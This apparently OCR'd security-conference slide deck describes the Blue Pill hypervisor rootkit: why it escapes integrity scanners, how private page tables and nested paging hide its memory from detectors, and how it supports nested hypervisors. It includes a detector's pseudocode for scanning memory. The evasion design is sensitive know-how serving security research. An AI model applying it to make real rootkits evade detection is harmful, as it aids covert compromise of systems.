
Detect the presence  
of VMM (Virtual  
Machine Manager)

Detect Virtualization-  
Based Malware  
(explicitly)


# No hooking principle

- So what so special about BP?
- That it doesn't hook even a single byte!
- Other rootkits need to hook something in the system code or at least in OS data sections...
  - thus we can always detect them (although this is very hard to do in a generic way)
- It's an example of type III malware...


# Type I Malware



# Type II Malware



# Type III Malware





# A perfect Integrity Scanner

- Imagine a *complete* kernel integrity scanner,
  - Something like Patch Guard or SVV, but *complete*,
- Such scanner would be able to detect *any* type I and type II kernel infections,
  - We also assume a reliable memory acquisition used,
- In other words – the Holy Grail of rootkit hunters!
- But it still will not be able to detect Type III infections!



# “Enumerating Badness”

- However the A/V industry take a different approach...
- They try to find suspicious things, e.g. in memory...
- Approaches used to find those bad things:
  - Signatures (do not work against targeted attacks)
  - Heuristics
- Smart heuristics based on code emulation and some kind of behavior analysis, e.g.:
  - does this code behaves like if it was a BP hypervisor?
  - But note, how challenging it is to find out that a given code behaves like a *malicious* hypervisor (and not just like a hypervisor)!


# BP Detection via heuristics

- Do those bytes look like machine code?
- And they do not belong to a code section of any known kernel module?
- And they actually *behave* like if they were a hypervisor?
  - e.g. they check VMCB.EXITINFO, etc.
- This could be used to find Blue Pill code in memory
- But can also be cheated in many simple ways
- But we would like a more generic solution to hide Blue Pill, something not based on a concept...

# Memory Hiding

How to hide the blue pill's code?

# Private Page Tables



# BP's private page tables

- BP's hypervisor uses its own private CR3 and its own private Page Tables
  - CR3 reloading is handled by the processor automatically
- Guest PTs do not point to any of the BP's pages
  - All PTEs from guest that were used to setup BP pages are then patched to point to some other pages (“garbage”)

# Defeating Private PTs

- Guest allocate a page using OS API,
- And then patch the page's PTE to point to arbitrary physical address...

```
page = Alloc4kPage();  
pPTE = GetPTE(page);  
for (i = 0; i < LastPhysPage; i++) {  
    PatchPTE (pPTE, i*PAGE_SIZE);  
    ReadMemory (page, PAGE_SIZE);  
}
```

# Problems with using private PTE for scanning physical memory

- TLB pollution
  - Detector can not know the attributes that each physical page is mapped with by the OS – it may introduce cause TLB inconsistencies leading to system crash
- Page permutations
  - Detector sees pages “randomly” scattered in physical space, while BP sees them “in order” in linear space.
  - BP’s code uses about 16 pages :)
- Finding VMCB by pattern searching
  - Zeroing VMCB
- Finding HSA by patten searching
  - HSA is undocumented and subject to change from one processor model to another ...



# Shadow Paging/Nested Paging

- Shadow Paging refers to software method for creating the virtualized physical space for the guest:
  - Used by most commercial VMMs
  - Guest's PTs kept in read-only memory – each write-access triggers #PF which is handled by hypervisor
  - Difficult to implement correctly
  - Subject to DoS attacks (malicious guest memory accesses might cause huge performance impact)
- Nested Paging is a new hardware technology from AMD for implementing SPT.
  - Introduced in Barcelona
  - Much easier to implement, much lower performance impact

# SPT/NPT in BP

- Avoiding physical memory scanning with "Patched PTE",
- Ability to cheat "Adams' pill" – like attacks (see before)
- Lack of IOMMU still makes it (theoretically) possible to scan hypervisor physical memory
  - However, it's hard to imagine a detector exploiting this technique – this would be insane!
- Overall: NPT should be implemented at some stage to defeat against detectors that became mature enough and use "Patched PTEs" technique for scanning...


# **Nested Hypervisors**

How many blue pills can you run inside each other?

# Supporting Nested VMMs

- If Blue Pill didn't support creation of nested VMMs,
- ... then it would be trivial to detect it by trying to create a test virtual machine...
  
- Our New Blue Pill supports nested hypervisors
- In other words you can install a hypervisor as a Blue Pill's guest!
  - Think: Blue Pill inside Blue Pill :)

# Supporting nested VMMs – idea




source: J. Rutkowska, Black Hat USA 2006, © Black Hat

# Blue Pill Inside Blue Pill

- Yes we can run many Blue Pills inside each other!
- This actually works :)
- Yesterday, during our training, several people managed to run > 20 Blue Pills inside each other!
- The only limitation is available amount of resources
  - In case of the training class the bottleneck was caused by the ComPrint()'s, which are used for testing
- In practice, we should only be able to run one nested hypervisor inside our Blue Pill

# Virtual PC 2007/ Server 2005 R2

